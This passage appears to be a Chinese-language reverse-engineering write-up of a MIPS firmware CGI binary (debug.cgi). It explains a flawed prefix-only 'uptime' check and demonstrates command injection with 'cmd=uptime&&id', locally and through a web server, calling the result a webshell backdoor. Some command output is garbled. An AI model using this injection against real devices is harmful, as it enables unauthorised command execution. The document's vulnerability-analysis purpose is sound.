00000be0: 0000 0000 40a3 4b00 0000 0000 0000 0000 .....@.K.
00000bf0: 3ca4 7f3e 0000 000a 0100 0000 0100 0000 <.>.....
00000c00: 3c50 3e59 6f75 7220 6272 6f77 7365 7220 <P>Your browser
00000c10: 7365 6e74 2061 2062 6164 2072 6571 7565 sent a bad requ
00000c20: 7374 2c20 0000 0000 0000 0000 0000 0000 st, .....
```

cgi.debug

先用 file 看檔案資訊，一樣是 mips32 架構下的檔案。

```

gcc@centos-virtual-machine:~/desktop/TS/2/tmpdir/squashfs-root$ file ./htdcos/debug.cgt
./htdcos/debug.cgt: ELF 32-bit LSB executable, MIPS, SPARSE rel2 version 1 (SYSV), statically linked, BuildID[sha1]=516e11fc1c1cb5eb8e01be773c25d6b7281f9, for GNU/Linux 3.2.0,
Type
gcc@centos-virtual-machine:~/desktop/TS/2/tmpdir/squashfs-root$

```

從程式名稱可以猜測是用來debug用的，，執行看看只會顯示一段 `Content-Type: text/plain`，可能要設定一些東西，實際丟進ida看也只有一段 `main` 的程式碼。

```

cccc@cccc-virtual-machine:~/Desktop/t5/2/tmpdir/squashfs-root$ ./htdocs/debug.cgi
Content-Type: text/plain

cccc@cccc-virtual-machine:~/Desktop/t5/2/tmpdir/squashfs-root$ s

```

程式流程

下圖reverse完後的程式流程，首先第13行從環境變數中拿 QUERY_STRING 的值，如果其中有 cmd= 的字串，就把後面的字串拿去 popen 執行，並且將執行結果印出來。

```

11 print_Content_Type();
12 // Get environ value of QUERY_STRING
13 v5 = getenv("QUERY_STRING");
14 if ( v5 )
15 {
16     // "cmd=" is in QUERY_STRING
17     v4 = (unsigned __int8 *)strstr((unsigned int)v5, "cmd=");
18     if ( v4 )
19     {
20         v4 = strchr(v4, '='); // if '=' exit
21         if ( v4 )
22         {
23             // change ';' to null byte
24             v6 = strchr(++v4, ';');
25             if ( v6 )
26                 *v6 = 0;
27         }
28     }
29     if ( cmp("uptime", v4) ) // vuln
30     {
31         v7 = (unsigned int *)popen((int)v4, (int)"r");
32         // if popen success
33         if ( v7 )
34         {
35             // read output from file we popen
36             while ( fread(v8, 256, v7) )
37                 printf("%s", v8); // print to stdout
38             fclose(v7);
39         }
40         else
41         {
42             perror("popen failed.");

```

不過在第29行有自己寫的比較函數，如果比較成功，則執行輸入的檔案，也就是執行的 cmd 不是 uptime，就會跳過不執行。

```

cccccc-virtual-machine:~/Desktop/t5/2/tmpdir/squashfs-root/htdocs$ export QUERY_STRING="cmd=id"
cccccc-virtual-machine:~/Desktop/t5/2/tmpdir/squashfs-root/htdocs$ ./debug.cgi
Content-Type: text/plain

forbidden command.
cccccc-virtual-machine:~/Desktop/t5/2/tmpdir/squashfs-root/htdocs$ export QUERY_STRING="cmd=uptime"
cccccc-virtual-machine:~/Desktop/t5/2/tmpdir/squashfs-root/htdocs$ ./debug.cgi
Content-Type: text/plain

22:23:01 up 3 min, 1 user, load average: 0.13, 0.15, 0.07
cccccc-virtual-machine:~/Desktop/t5/2/tmpdir/squashfs-root/htdocs$ s

```

程式漏洞

在第28行的自定義比較函數(cmp)之中，會先用 strlen 取得 a1 的長度，把這個值當作參數傳入 strncmp 來做比較。

```

28 if ( cmp("uptime", v4) ) // vuln
BOOL __fastcall cmp(char *a1, unsigned __int8 *a2)
{
    int v2; // $v0

    v2 = strlen(a1); // len is fixed
    return strncmp(a1, a2, v2) == 0;
}

```


由於 a1 在程式中會是 uptime，uptime 的字串長度為固定的，所以傳入 strncmp 第三個參數的值也會是固定的，所以 strncmp 只有在檢查前面的字串，後面的不會檢查。因此只要使用者控制的輸入，前面是 uptime，就會通過 strncmp，像是 uptime123456，通過cmp的確認後，會將這段strings當作參數傳入 popen 執行，因為可以

在 uptime 後輸入任意字元，可以在 uptime 後方加入阻斷字元，像是 &&，就可以在執行任意指令，也就是有 command injection 的漏洞。

不能用；是因為在第23行，如果出現；字元的話，會把；換成 \x00。

Command Injection PoC

可以看到將 QUERY_STRING="cmd=uptime&&id" 加入環境變數後執行 debug.cgi，會執行 uptime 以及惡意加入的 id 指令。




```

ccccc@cccccc-virtual-machine: ~/Desktop/t5/2/tmpdir/squashfs-root$ export QUERY_STRING="cmd=uptime&&id"
ccccc@cccccc-virtual-machine: ~/Desktop/t5/2/tmpdir/squashfs-root$ ./htdocs/debug.cgi
Content-Type: text/plain

14:52:41 up 4:36, 1 user, load average: 0.04, 0.01, 0.00
uid=1000(ccccc) gid=1000(ccccc) groups=1000(ccccc),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),134(lxd),135(sambashare)
ccccc@cccccc-virtual-machine: ~/Desktop/t5/2/tmpdir/squashfs-root$
  
```

如果要透過 httpd 的方式觸發這個漏洞，只要將檔案路徑設定成 debug.cgi/?cmd=uptime&&cmd，達到webshell後門的效果，就像下圖顯示的，除了 uptime 外，也執行了惡意注入的 id 指令。



```

localhost:4000/debug.cgi?cmd=uptime&&id

14:16:58 up 4:33, 1 user, load average: 0.18, 0.07, 0.02
uid=1000(ccccc) gid=1000(ccccc) groups=1000(ccccc),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),134(lxd),135(sambashare)

ccccc@cccccc-virtual-machine: ~/Desktop/t5/2/tmpdir/squashfs-root$ ls
htdocs  httpd  poc.py  test.c
ccccc@cccccc-virtual-machine: ~/Desktop/t5/2/tmpdir/squashfs-root$ pwd
/home/cccccc/Desktop/t5/2/tmpdir/squashfs-root
ccccc@cccccc-virtual-machine: ~/Desktop/t5/2/tmpdir/squashfs-root$ ^C
ccccc@cccccc-virtual-machine: ~/Desktop/t5/2/tmpdir/squashfs-root$ /bin/echo
1234
ccccc@cccccc-virtual-machine: ~/Desktop/t5/2/tmpdir/squashfs-root$ /bin/cat
123
123
^C
ccccc@cccccc-virtual-machine: ~/Desktop/t5/2/tmpdir/squashfs-root$ ./httpd
bind: Address already in use
ccccc@cccccc-virtual-machine: ~/Desktop/t5/2/tmpdir/squashfs-root$ ./httpd
httpd running on port 4000
ccccc@cccccc-virtual-machine: ~/Desktop/t5/2/tmpdir/squashfs-root$ ./httpd
httpd running on port 4000
S
  
```